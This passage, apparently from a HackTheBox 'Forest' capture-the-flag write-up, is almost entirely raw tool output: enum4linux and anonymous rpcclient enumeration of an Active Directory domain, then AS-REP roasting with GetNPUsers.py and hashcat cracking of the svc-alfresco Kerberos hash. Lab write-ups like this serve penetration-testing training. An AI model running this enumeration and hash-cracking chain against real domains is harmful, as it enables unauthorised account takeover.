group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Organization Management] rid:[0x450]
group:[Recipient Management] rid:[0x451]
group:[View-Only Organization Management] rid:[0x452]
group:[Public Folder Management] rid:[0x453]
group:[UM Management] rid:[0x454]
group:[Help Desk] rid:[0x455]
group:[Records Management] rid:[0x456]
group:[Discovery Management] rid:[0x457]
group:[Server Management] rid:[0x458]
group:[Delegated Setup] rid:[0x459]
group:[Hygiene Management] rid:[0x45a]
group:[Compliance Management] rid:[0x45b]
group:[Security Reader] rid:[0x45c]
group:[Security Administrator] rid:[0x45d]
group:[Exchange Servers] rid:[0x45e]
group:[Exchange Trusted Subsystem] rid:[0x45f]
group:[Managed Availability Servers] rid:[0x460]
group:[Exchange Windows Permissions] rid:[0x461]
group:[ExchangeLegacyInterop] rid:[0x462]
group:[$D31000-NSEL5BRJ63V7] rid:[0x46d]
group:[Service Accounts] rid:[0x47c]
group:[Privileged IT Accounts] rid:[0x47d]
group:[test] rid:[0x13ed]

[+] Getting domain group memberships:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Schema Admins' (RID: 518) has member: HTB\Administrator
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Domain Admins' (RID: 512) has member: HTB\Administrator
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Service Accounts' (RID: 1148) has member: HTB\svc-alfresco
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Enterprise Admins' (RID: 519) has member: HTB\Administrator
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Exchange Trusted Subsystem' (RID: 1119) has member: HTB\EXCH01$
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Exchange Windows Permissions' (RID: 1121) has member: HTB\Exchange Trusted Subsystem
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Exchange Servers' (RID: 1118) has member: HTB\EXCH01$
Group 'Exchange Servers' (RID: 1118) has member: HTB\$D31000-NSEL5BRJ63V7
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group '$D31000-NSEL5BRJ63V7' (RID: 1133) has member: HTB\EXCH01$
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.

Group 'Group Policy Creator Owners' (RID: 520) has member: HTB\Administrator
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Privileged IT Accounts' (RID: 1149) has member: HTB\Service Accounts
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Domain Computers' (RID: 515) has member: HTB\EXCH01$
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Organization Management' (RID: 1104) has member: HTB\Administrator
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Managed Availability Servers' (RID: 1120) has member: HTB\EXCH01$
Group 'Managed Availability Servers' (RID: 1120) has member: HTB\Exchange Servers
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Domain Users' (RID: 513) has member: HTB\Administrator
Group 'Domain Users' (RID: 513) has member: HTB\DefaultAccount
Group 'Domain Users' (RID: 513) has member: HTB\krbtgt
Group 'Domain Users' (RID: 513) has member: HTB\$331000-VK4ADACQNUCA
Group 'Domain Users' (RID: 513) has member: HTB\SM_2c8eef0a09b545acb
Group 'Domain Users' (RID: 513) has member: HTB\SM_ca8c2ed5bdab4dc9b
Group 'Domain Users' (RID: 513) has member: HTB\SM_75a538d3025e4db9a
Group 'Domain Users' (RID: 513) has member: HTB\SM_681f53d4942840e18
Group 'Domain Users' (RID: 513) has member: HTB\SM_1b41c9286325456bb
Group 'Domain Users' (RID: 513) has member: HTB\SM_9b69f1b9d2cc45549
Group 'Domain Users' (RID: 513) has member: HTB\SM_7c96b981967141ebb
Group 'Domain Users' (RID: 513) has member: HTB\SM_c75ee099d0a64c91b
Group 'Domain Users' (RID: 513) has member: HTB\SM_1ffab36a2f5f479cb
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc3d7722
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfc9daad
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc0a90c9
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailbox670628e
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailbox968e74d
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailbox6ded678
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailbox83d6781
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfd87238
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailboxb01ac64
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailbox7108a4e
Group 'Domain Users' (RID: 513) has member: HTB\HealthMailbox0659cc1
Group 'Domain Users' (RID: 513) has member: HTB\sebastien
Group 'Domain Users' (RID: 513) has member: HTB\lucinda
Group 'Domain Users' (RID: 513) has member: HTB\svc-alfresco
Group 'Domain Users' (RID: 513) has member: HTB\andy
Group 'Domain Users' (RID: 513) has member: HTB\mark
Group 'Domain Users' (RID: 513) has member: HTB\santi
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Domain Controllers' (RID: 516) has member: HTB\FOREST$
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Domain Guests' (RID: 514) has member: HTB\Guest
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
[+] Getting detailed info for group ExchangeLegacyInterop (RID: 1122)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
	Group Name:	ExchangeLegacyInterop
	Description:	This group is for interoperability with Exchange 2003 servers within the same forest. This group should not be deleted.
	Group Attribute:7
	Num Members:0

[+] Getting detailed info for group Schema Admins (RID: 518)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
	Group Name:	Schema Admins
	Description:	Designated administrators of the schema
	Group Attribute:7
	Num Members:1

[+] Getting detailed info for group Domain Admins (RID: 512)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.

Group Name: Domain Admins
Description: Designated administrators of the domain
Group Attribute:7
Num Members:1

[+] Getting detailed info for group Protected Users (RID: 525)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Protected Users
Description: Members of this group are afforded additional protections against authentication security threats. See http://go.microsoft.com/fwlink/?LinkId=298939 for more information.
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Service Accounts (RID: 1148)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Service Accounts
Description:
Group Attribute:7
Num Members:1

[+] Getting detailed info for group Recipient Management (RID: 1105)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Recipient Management
Description: Members of this management role group have rights to create, manage, and remove Exchange recipient objects in the Exchange organization.
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Enterprise Admins (RID: 519)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Enterprise Admins
Description: Designated administrators of the enterprise
Group Attribute:7
Num Members:1

[+] Getting detailed info for group UM Management (RID: 1108)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: UM Management
Description: Members of this management role group can manage Unified Messaging organization, server, and recipient configuration.
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Security Administrator (RID: 1117)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Security Administrator
Description: Membership in this role group is synchronized across services and managed centrally. This role group is not manageable through the administrator portals. Members of this role group may include cross-service administrators, as well as external partner groups and Microsoft Support. By default, this group may not be assigned any roles. However, it will be a member of the Security Administrators role groups and will inherit the capabilities of that role group.
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Exchange Trusted Subsystem (RID: 1119)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Exchange Trusted Subsystem
Description: This group contains Exchange servers that run Exchange cmdlets on behalf of users via the management service. Its members have permission to read and modify all Exchange configuration, as well as user accounts and groups. This group should not be deleted.
Group Attribute:7
Num Members:1

[+] Getting detailed info for group Public Folder Management (RID: 1107)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Public Folder Management
Description: Members of this management role group can manage public folders. Members can create and delete public folders and manage public folder settings such as replicas, quotas, age limits, and permissions as well as mail-enable and mail-disable public folders.
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Read-only Domain Controllers (RID: 521)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.

Group Name: Read-only Domain Controllers
Description: Members of this group are Read-Only Domain Controllers in the domain
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Exchange Windows Permissions (RID: 1121)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Exchange Windows Permissions
Description: This group contains Exchange servers that run Exchange cmdlets on behalf of users via the management service. Its members have permission to read and modify all Windows accounts and groups. This group should not be deleted.
Group Attribute:7
Num Members:1

[+] Getting detailed info for group Enterprise Key Admins (RID: 527)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Enterprise Key Admins
Description: Members of this group can perform administrative actions on key objects within the forest.
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Help Desk (RID: 1109)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Help Desk
Description: Members of this management role group can view and manage the configuration for individual recipients and view recipients in an Exchange organization. Members of this role group can only manage the configuration each user can manage on his or her own mailbox. Additional permissions can be added by assigning additional management roles to this role group.
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Exchange Servers (RID: 1118)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Exchange Servers
Description: This group contains all the Exchange servers. This group shouldn't be deleted.
Group Attribute:7
Num Members:2

[+] Getting detailed info for group Server Management (RID: 1112)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Server Management
Description: Members of this management role group have permissions to manage all Exchange servers within the Exchange organization, but members don't have permissions to perform operations that have global impact in the Exchange organization.
Group Attribute:7
Num Members:0

[+] Getting detailed info for group $D31000-NSEL5BRJ63V7 (RID: 1133)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: $D31000-NSEL5BRJ63V7
Description: This group is used during Exchange setup and is not intended to be used for other purposes.
Group Attribute:7
Num Members:1

[+] Getting detailed info for group Group Policy Creator Owners (RID: 520)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Group Policy Creator Owners
Description: Members in this group can modify group policy for the domain
Group Attribute:7
Num Members:1

[+] Getting detailed info for group Security Reader (RID: 1116)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Security Reader
Description: Membership in this role group is synchronized across services and managed centrally. This role group is not manageable through the administrator portals. Members of this role group may include cross-service administrators, as well as external partner groups and Microsoft Support. By default, this group may not be assigned any roles. However, it will be a member of the Security Reader role groups and will inherit the capabilities of that role group.
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Key Admins (RID: 526)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Key Admins

Description: Members of this group can perform administrative actions on key objects within the domain.
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Privileged IT Accounts (RID: 1149)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Privileged IT Accounts
Description:
Group Attribute:7
Num Members:1

[+] Getting detailed info for group DnsUpdateProxy (RID: 1102)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: DnsUpdateProxy
Description: DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as DHCP servers).
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Domain Computers (RID: 515)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Domain Computers
Description: All workstations and servers joined to the domain
Group Attribute:7
Num Members:1

[+] Getting detailed info for group Delegated Setup (RID: 1113)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Delegated Setup
Description: Members of this management role group have permissions to install and uninstall Exchange on provisioned servers. This role group shouldn't be deleted.
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Organization Management (RID: 1104)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Organization Management
Description: Members of this management role group have permissions to manage Exchange objects and their properties in the Exchange organization. Members can also delegate role groups and management roles in the organization. This role group shouldn't be deleted.
Group Attribute:7
Num Members:1

[+] Getting detailed info for group View-Only Organization Management (RID: 1106)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: View-Only Organization Management
Description: Members of this management role group can view recipient and configuration objects and their properties in the Exchange organization.
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Compliance Management (RID: 1115)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Compliance Management
Description: This role group will allow a specified user, responsible for compliance, to properly configure and manage compliance settings within Exchange in accordance with their policy.
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Cloneable Domain Controllers (RID: 522)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Cloneable Domain Controllers
Description: Members of this group that are domain controllers may be cloned.
Group Attribute:7
Num Members:0

[+] Getting detailed info for group Managed Availability Servers (RID: 1120)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
Group Name: Managed Availability Servers
Description: This group contains all the Managed Availability servers. This group shouldn't be deleted.
Group Attribute:7
Num Members:2

[+] Getting detailed info for group Domain Users (RID: 513)

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
	Group Name:	Domain Users
	Description:	All domain users
	Group Attribute:7
	Num Members:30

[+] Getting detailed info for group Records Management (RID: 1110)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
	Group Name:	Records Management
	Description:	Members of this management role group can configure compliance features such as retention policy tags, message classifications, transport rules, and more.
	Group Attribute:7
	Num Members:0

[+] Getting detailed info for group Enterprise Read-only Domain Controllers (RID: 498)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
	Group Name:	Enterprise Read-only Domain Controllers
	Description:	Members of this group are Read-Only Domain Controllers in the enterprise
	Group Attribute:7
	Num Members:0

[+] Getting detailed info for group Hygiene Management (RID: 1114)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
	Group Name:	Hygiene Management
	Description:	Members of this management role group can manage Exchange anti-spam features and grant permissions for antivirus products to integrate with Exchange.
	Group Attribute:7
	Num Members:0

[+] Getting detailed info for group Discovery Management (RID: 1111)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
	Group Name:	Discovery Management
	Description:	Members of this management role group can perform searches of mailboxes in the Exchange organization for data that meets specific criteria.
	Group Attribute:7
	Num Members:0

[+] Getting detailed info for group Domain Controllers (RID: 516)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
	Group Name:	Domain Controllers
	Description:	All domain controllers in the domain
	Group Attribute:7
	Num Members:1

[+] Getting detailed info for group Domain Guests (RID: 514)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 909.
	Group Name:	Domain Guests
	Description:	All domain guests
	Group Attribute:7
	Num Members:1

[+] Getting detailed info for group test (RID: 5101)
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.
	Group Name:	test
	Description:
	Group Attribute:7
	Num Members:0

 ==
| Users on forest via RID cycling (RIDS: 500-550,1000-1050) |
 ==
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 742.
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 991.

 =====================================
| Getting printer info for forest |
 =====================================
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED

enum4linux complete on Wed Aug 12 08:51:51 2020

Anonymous rpc client

```
jon@kali:~/HTB/forest$ rpcclient -U "" forest
Enter WORKGROUP\'s password:
rpcclient $> rpcinfo
command not found: rpcinfo
rpcclient $> srvinfo
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> netshareenum
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> netshareenumall
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> netsharegetinfo
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> netfileenum
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> netsesenum
command not found: netsesenum
rpcclient $> netdiskenum
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> netconnenum
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> getanydcname
Usage: getanydcname domainname
rpcclient $> getdcname
Usage: getdcname domainname
rpcclient $> dsr_getdcname
Usage: dsr_getdcname [domain_name] [domain_guid] [site_guid] [flags]
rpcclient $> dsr_getdcnameex
Usage: dsr_getdcnameex [domain_name] [domain_guid] [site_name] [flags]
rpcclient $> dsr_getdcnameex2
Usage: dsr_getdcnameex2 [client_account] [acb_mask] [domain_name] [domain_guid] [site_name] [flags]
rpcclient $> dsr_getsitename
Usage: dsr_getsitename computername
rpcclient $> enumdata
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> enumjobs
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> enumports
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
rpcclient $> enumdomgroups
```

```
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Organization Management] rid:[0x450]
group:[Recipient Management] rid:[0x451]
group:[View-Only Organization Management] rid:[0x452]
group:[Public Folder Management] rid:[0x453]
group:[UM Management] rid:[0x454]
group:[Help Desk] rid:[0x455]
group:[Records Management] rid:[0x456]
group:[Discovery Management] rid:[0x457]
group:[Server Management] rid:[0x458]
group:[Delegated Setup] rid:[0x459]
group:[Hygiene Management] rid:[0x45a]
group:[Compliance Management] rid:[0x45b]
group:[Security Reader] rid:[0x45c]
group:[Security Administrator] rid:[0x45d]
group:[Exchange Servers] rid:[0x45e]
group:[Exchange Trusted Subsystem] rid:[0x45f]
group:[Managed Availability Servers] rid:[0x460]
group:[Exchange Windows Permissions] rid:[0x461]
group:[ExchangeLegacyInterop] rid:[0x462]
group:[$D31000-NSEL5BRJ63V7] rid:[0x46d]
group:[Service Accounts] rid:[0x47c]
group:[Privileged IT Accounts] rid:[0x47d]
group:[test] rid:[0x13ed]
rpcclient $> enumdomains
name:[HTB] idx:[0x0]
name:[Builtin] idx:[0x0]
rpcclient $>
```

User list

sebastien
lucinda
svc-alfresco
andy
mark
santi

GetNPUsers

```
jon@kali:~/HTB/forest$ GetNPUsers.py -no-pass -dc-ip 10.10.10.161 -usersfile users.txt htb/*
/home/jon/.local/lib/python2.7/site-packages/cryptography/__init__.py:39: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release.
  CryptographyDeprecationWarning,
Impacket v0.9.22.dev1+20200804.145312.110b886c - Copyright 2020 SecureAuth Corporation

[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB:c02f30474d8b81eadc7a99c8b760da92
$00ced2453bffa5ac6e64ff434bc102fe78bd842db7b7f1c57906867abd427a975369d20159003e9b884a98710a7504407a9bbbc11bb
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
jon@kali:~/HTB/forest$
```

Hashcat

```
hashcat -m 18200 -a 0 '$krb5asrep$23$svc-alfresco@HTB:c02f30474d8b81eadc7a99c8b760da92
$00ced2453bffa5ac6e64ff434bc102fe78bd842db7b7f1c57906867abd427a975369d20159003e9b884a98710a7504407a9bbbc11bb
usr/share/wordlists/rockyou.txt
OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl
project]
================================================================================
* Device #1: pthread-Common KVM processor, 13526/13590 MB (4096 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 204 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$krb5asrep$23$svc-alfresco@HTB:c02f30474d8b81eadc7a99c8b760da92
$00ced2453bffa5ac6e64ff434bc102fe78bd842db7b7f1c57906867abd427a975369d20159003e9b884a98710a7504407a9bbbc11bb

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, AS-REP
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB:c02f30474d8b81eadc7a...80cac1
Time.Started.....: Wed Aug 12 10:17:06 2020 (4 secs)
Time.Estimated...: Wed Aug 12 10:17:10 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1063.7 kH/s (12.03ms) @ Accel:64 Loops:1 Thr:64 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 4096000/14344385 (28.55%)
Rejected.........: 0/4096000 (0.00%)
Restore.Point....: 4063232/14344385 (28.33%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: sadecheverri -> s/nd/0s

Started: Wed Aug 12 10:16:48 2020
Stopped: Wed Aug 12 10:17:11 2020
jon@kali:~/HTB/forest$
```

